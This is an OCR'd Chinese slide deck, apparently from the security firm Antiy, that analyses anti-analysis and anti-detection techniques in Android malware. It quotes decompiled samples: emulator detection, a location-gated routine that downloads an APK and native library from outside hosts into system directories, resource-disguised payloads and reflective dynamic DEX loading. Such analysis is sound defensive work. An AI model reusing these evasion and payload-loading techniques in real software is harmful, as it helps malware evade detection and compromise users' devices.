```

创造就是我们的脚步

反静态分析：加密

- 代码中的可读字符串加密
- 敏感信息加密




```
String str1 = QoQCclc.lcc1010("ajIhYQ==");
Object[] arrayOfObject1 = new Object[2];
arrayOfObject1[1] = "";
arrayOfObject1[0] = str1;
String str2 = (String)Class.forName("android.content.SharedPreferences").getMethod("getString", new Class[] { String.class, Strin
if (str2.equals(""))
{
  Object localObject1 = getSystemService(CDoCccl.olIIIIc);
  if (localObject1 != null)
  {
    Class localClass1 = localObject1.getClass();
    String str3 = QoQCclc.lcc1010("biFEYGpvaEKhJmsiNg==");
    Class[] arrayOfClass1 = new Class[1];
    arrayOfClass1[0] = Class.forName("android.content.ComponentName");
    Method localMethod = localClass1.getMethod(str3, arrayOfClass1);
    Context localContext1 = getApplicationContext();
    Context localContext2 = getApplicationContext();
    Object localObject2 = Class.forName("android.content.Context").getMethod("getPackageName", null).invoke(localContext2, null);
    Class localClass2 = Class.forName(localObject2 + QoQCclc.lcc1010("KR1GaGtFaUU="));
    Object[] arrayOfObject2 = new Object[2];
    arrayOfObject2[1] = localClass2;
    arrayOfObject2[0] = localContext1;
    Class localClass3 = Class.forName("android.content.ComponentName");
    Class[] arrayOfClass2 = new Class[2];
    arrayOfClass2[0] = Class.forName("android.content.Context");
    arrayOfClass2[1] = Class.class;
    Object localObject3 = localClass3.getDeclaredConstructor(arrayOfClass2).newInstance(arrayOfObject2);
    if (!localMethod.invoke(localObject1, new Object[] { localObject3 }).equals(Boolean.TRUE))
```

创造就是我们的脚步


ANTIY

反静态分析：native代码


- 用native代码实现等价功能，加大人工分析难度，并躲过当前DoirdBox等分析工具
  - – KungFu



```
uk
  co
    lilhermit
      android
        core
          Native
com
  admogo
  eguan
    state
      Dialog
      Receiver
      StateService
      Utils
```




```
assets
  WebView.db.init
  ad_320.html
  ad_480.html
  adimg_320.html
  adimg_480.html
  myicon
  secbino
  starter
lib
  armeabi
    libnative.so
```



```
META-INF
lib
  armeabi
    libvadgo.so
res
assets
  default_icon.png
resources.arsc
classes.dex
AndroidManifest.xml
```

反动态分析：依赖条件的行为触发

- 依赖运行时间、用户行为、系统事件、特定时间等各类条件的恶意行为触发


Action合适

Time合适

Activity合适

触发

"android.intent.action.MAIN" X

"android.intent.category.HOME" X

包名"com.android.*" X


样本本身的界面 X

与服务BR相同的接口 X

与服务US有相同的接口 X

反动态分析：模拟器检测和逃逸

- 判断是否运行在模拟器中，如果是，则结束甚至卸载
- 有许多种简单方法进行判断




```
public Boolean isContant(Context paramContext)
{
  String str = getMyPhoneNumber(paramContext);
  if (str == null)
    return Boolean.valueOf(false);
  if (str.contains("1555"))
    return Boolean.valueOf(true);
  return Boolean.valueOf(false);
}

public boolean isEmulator()
{
  return (Build.MODEL.equals("sdk")) || (Build.MODEL.equals("google_sdk"));
}
```

创造就是我们的脚步

ANTIY

反动态分析：真实环境检查

- 检查环境
  - 加载的子包会检测用户所在地是否在"广州"、"深圳"、"北京"、"上海"等一线城市，如果是直接退出，用于逃避检测；否则，则下载同类应用并拷贝到system/app和system/lib目录下：




```
try
{
  Iterator localIterator = this.val$context.getPackageManager().getInstalledPackages(64).iterator();
  label129: String str1;
  int j;
  if (!localIterator.hasNext())
  {
    if (i != 0)
      break label385;
    str1 = TaskUtilAddr.getAllLoc();
    Log.d("Loc", str1);
    if ((TextUtils.isEmpty(str1)) || (str1.indexOf("广州") >= 0) || (str1.toLowerCase(Locale.getDefault()).indexOf("guangzhou") >= 0) || (str1.indexOf("深圳") >= 0) || (str1.t
      break label280;
    j = TaskUtilOther.getRandom(1, 15);
    break label396;
  }
  while (true)
  {
    if (k >= j)
    {
      if ((TextUtils.isEmpty(str1)) || (str1.indexOf("广州") >= 0) || (str1.toLowerCase(Locale.getDefault()).indexOf("guangzhou") >= 0))
        break label374;
      str2 = DynamicTask.getSO(this.val$context, "SysSeedHelper.apk", "http://down.chenxintao.com/update/SysSeedHelper.apk");
      str3 = DynamicTask.getSO(this.val$context, "libMateInfo.so", "http://res.51appchina.com:9394/res/instruction/libMateInfo.so");
      localPowerManager = (PowerManager)DynamicTask.mContext.getSystemService("power");
      m = 0;
      break label402;
      if (!((PackageInfo)localIterator.next()).packageName.equalsIgnoreCase("com.google.android.syshelpservice"))
        break;
      i = 1;
      break label129;
      label280: j = TaskUtilOther.getRandom(150, 300);
      break label396;
    }
```

下载相应文件，并返回文件所在路径

创造就是我们的脚步

反检测：文件级代码隐藏


- 本地伪装
  - 将代码伪装为资源文件、配置文件等
  - 类似PC时代的添加后缀名、隐藏到JPEG等手段



AndroidManifest.xml
▼ assets
eg.data
etouch_cg.ttf
e ch_ecalendar.zip
f vals.txt
h ry.html
clas dex

```
00000  50 4B 03 04 14 00 08 00 08 00 59 4E 0[illegible] 00 00 00 00 00 00 00 00 00 00 13 00 04 00 72 65   PK........YN.A....
00020  73 2F 6C 61 79 6F 75 74 2F 6D 61 69 6E 2E 78 6D 6C FE CA 00 00 85 90 B1 4E C3 40 10 44 67 B1 AD   s/layout/main.xml.
00040  18 25 48 29 28 10 E2 0B 28 92 8E 82 2A 1F 10 89 26 A2 25 11 89 88 05 38 91 6D 14 A8 C8 C7 51 51   .%H)(...(...*...&.
00060  F0 21 D4 D0 02 CF A7 B3 72 58 48 9C 35 DE DD 99 D9 D5 DE 45 4A B5 DD 93 4C 27 1A 99 B4 AF DD 19   .!......rXH.5......EJ...L'......
00080  05 F9 31 38 03 13 30 05 05 78 05 6F E0 1D 74 B5 82 CB B4 50 AE 4A 33 90 C1 E4 28 3D DD 51 3F 51   ..18..0..x.o..t....P.J3...(=.Q?Q
000A0  3D C0 5E 69 83 32 27 5B A2 1D B4 B4 25 FD 99 6E 88 15 6A CC 7F A1 47 97 77 F0 E5 F4 15 78 EB 7E   =.^i.2'[....%..n..j...G.w....x.~
000C0  E9 D4 B9 2A AD 75 AE 21 5F A9 6B D7 7F 8F B3 D4 A0 E5 1F A0 AE D0 86 F0 6B DD 12 0B BC A5 AB 7F   ...*.u.!_.k.............k.......
000E0  CF 95 DB 79 4C 95 E3 98 A1 8C 83 1D C5 7B 4D FC 56 97 EE BE 1B D7 B1 B5 54 47 C4 17 99 7D 80 4F   ...yL........{M.V.......TG...}.O
00100  70 61 66 B2 BE E3 79 62 7D 73 62 62 52 D7 F0 D3 80 AF 4F 87 FC 90 2F F2 5B 24 3E D6 5A 2A F5 CD   paf...yb}sbbR.....O.../.[$>.Z*..
00120  73 16 70 75 4C 82 39 0D D7 CC EF 04 F3 D3 3F E6 FF 37 EB CB 73 D1 8E A3 25 7E 8E FC BD BA AD F9   s.puL.9.......?..7..s...%~......
00140  0D DF 6B DD CB 5A 7C F3 0E 3F 50 4B 07 08 9B DB E7 8A 15 01 00 00 80 02 00 00 50 4B 03 04 14 00   ..k..Z|..?PK..............PK....
00160  08 00 08 00 59 4E 09 41 00 00 00 00 00 00 00 00 00 00 00 00 13 00 00 00 41 6E 64 72 6F 69 64 4D   ....YN.A................AndroidM
00180  61 6E 69 66 65 73 74 2E 78 6D 6C A5 D8 3D 53 1B 47 18 07 F0 FF 21 0C 02 01 12 42 80 D0 BB 11 E0   anifest.xml..=S.G....!....B.....
```

egdata第一代	egdata第二代
1.异常的APK：eg.data 2.字节数组存放so的文件内容	1.图片文件隐藏恶意APK 2.APK字节变换后存储




AndroidManifest.xml
▼ assets
emg.jpg
skin1.kws
uhr16.dat
wkag.jpg
classes.dex
▶ cn
▶ lib
▶ META-INF
▶ res
resources.arsc


反检测：利用文件格式的代码隐藏

- ⦿ 利用DEX头部和尾部隐藏
- ⦿ 利用ZIP格式特点隐藏（MasterKey）
- ⦿ 利用JPG/PNG等资源


- 2013年6月，安天发现Syrup家族样本中出现使用该报告介绍的对抗技术




Name	Value	Start	Size	Color	Comment
▼ struct header_item dex_header		0h	70h	Fg: Bg	Dex file header
▶ struct dex_magic magic	dex 035	0h	8h	Fg: Bg	Magic value
uint checksum	DB3FC20Ah	8h	4h	Fg: Bg	Alder32 checksum of rest of file
▶ SHA1 signature[20]	11D5F869B09E…	Ch	14h	Fg: Bg	SHA-1 signature of rest of file
uint file_size	15431	20h	4h	Fg: Bg	File size in bytes
uint header_size	9852	24h	4h	Fg: Bg	Header size in bytes
uint endian_tag	12345678h	28h	4h	Fg: Bg	Endianness tag
uint link_size	0	2Ch	4h	Fg: Bg	Size of link section
uint link_off	0	30h	4h	Fg: Bg	File offset of link section
uint map_off	15283	34h	4h	Fg: Bg	File offset of map list



- 作者在代码中通过函数名hiTim暗示其技术学习自该报告



```
            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000050h: 05 00 00 00 EC B8 00 00 4D 00 00 00 14 B9 00 00 ; ....旎..M.....?.
00000060h: 05 00 00 00 7C BB 00 00 68 10 00 00 1C BC 00 00 ; ....|?.h.....?.
00000070h: CF 27 2D B0 D4 85 FD 19 EF D3 46 84 0F 7C 25 BC ; ?-霸肙.镉F?|%?
00000080h: B2 FA 10 F9 50 37 7A F4 41 A9 9C B7 C3 E4 39 82 ; 产.鹞7z鐾  访??
00000090h: B7 7E C8 65 82 96 99 7A 79 8B BD 6B 59 B2 E1 F9 ; 穨蓍倴檢y嬺kY册?
000000a0h: 00 13 DE 2C FA 0A 44 25 5E 5F 46 43 6C 62 CA 7E ; ..??D%^_FClb貓
000000b0h: 4B A0 BC C7 74 41 45 62 AB 22 97 B6 7E 83 D9 C8 ; K犼荟AEb?椂~冑?
000000c0h: C8 E4 53 56 6E 07 CC A4 49 D8 E5 E2 0E 7C 12 C0 ; 蠕SVn.踏I劐?|.?
000000d0h: 62 00 23 A1 D0 8C 09 5D 8F ED 98 8C A3 A1 74 27 ; b.#︵?]忢槍! t'
000000e0h: 2A F0 4A 6B D1 88 65 69 8F 60 89 D5 B2 8B A6 9D ; *餔k袎ei廱塤瞭
000000f0h: 5D FE 3F 25 69 34 71 F4 EA 3D 7A DC 6B 90 40 D1 ; ]?%i4q翎=z躃怈?
00000100h: E9 0C C8 4D C8 52 2C 42 39 18 3E 44 FA BF EF 20 ; ?萂萊,B9.>D  ?
00000110h: B6 64 76 99 A9 B2 1D F5 25 5D 6F 84 8B 9E DB 51 ; 秂v櫓??]o剆媇Q
00000120h: C5 75 4B A5 2C B3 ED BB 23 2F 6A 8C AA FC 52 72 ; 肥K?稠?/j尔麖r
00000130h: CC DD 27 73 2D 42 F6 14 0F B1 6A 53 38 79 52 0A ; 梯's-B?.眏S8yR.
00000140h: C8 67 7C 22 C2 AC 80 BE 9C 0F CF 37 E2 6B 7F D3 ; 萭|"庐€緶.?錸?
```



```
; =============== S U B R O U T I N E =======================================


                EXPORT Java_com_code_code_MainActivity_hiTi
Java_com_code_code_MainActivity_hiTim

var_160         = -0x160
var_154         = -0x154
```


创造就是我们

反检测：API反射

- 基于反射的方法调用敏感API
- 对反射用字符串进行加密，运行时解密并调用
- 有效对抗基于API的静态行为特征检测以及静态启发式检测

主要接口	功能
Class.forName	获取类对象
newInstance	创建对象
getConstructors	获取构造方法对象
getMethods	获取函数对象
getDeclaredFields	获取属性对象
setAccessible	设置成员可见性
invoke	调用函数

- 某样本动态加载类”com.dynamic.DynamicTask”的runTask方法




```java
private int strisrigrfioct()
{
  File localFile = new File(this.fosrigrfior);
  xisrigrfiort.strisrigrfioct("RunDexTask", "DexDir:" + this.protesrigrfioct);
  xisrigrfiort.strisrigrfioct("RunDexTask", "DexPath:" + this.fosrigrfior + " Exist:" + localFile.exists());
  if (localFile.exists())
  {
    try
    {
      Class localClass = new DexClassLoader(this.fosrigrfior, this.protesrigrfioct, null, this.strisrigrfioct.getClassLoader()).loadClass("com.dynamic.DynamicTask");
      Class[] arrayOfClass = new Class[2];
      arrayOfClass[0] = Context.class;
      arrayOfClass[1] = Integer.TYPE;
      Method localMethod = localClass.getMethod("runTask", arrayOfClass);
      this.volsrigrfioati = localClass.getDeclaredField("NEED_TIME").getInt(localClass);
      xisrigrfiort.strisrigrfioct("TAG", "Static Field Run Time:" + this.volsrigrfioati);
      this.intersrigrfiofa = localClass.getDeclaredField("MD5").get(localClass).toString();
      xisrigrfiort.strisrigrfioct("TAG", "Static Field MD5:" + this.intersrigrfiofa);
      if (this.volsrigrfioati < this.insrigrfiot)
        return -1;
      if (localMethod != null)
      {
        Object localObject = localClass.newInstance();
        Object[] arrayOfObject = new Object[2];
        arrayOfObject[0] = this.strisrigrfioct;
        arrayOfObject[1] = Integer.valueOf(this.insrigrfiot);
        int i = ((Integer)localMethod.invoke(localObject, arrayOfObject)).intValue();
        xisrigrfiort.strisrigrfioct("TAG", "Ret:" + i);
        return i;
      }
    }
```

创造就是我们的脚步

反检测：Dex动态加载

- 动态加载Dex文件，通过反射调用其中代码执行
- 不少恶意代码使用：Plankton、Anserver.b……



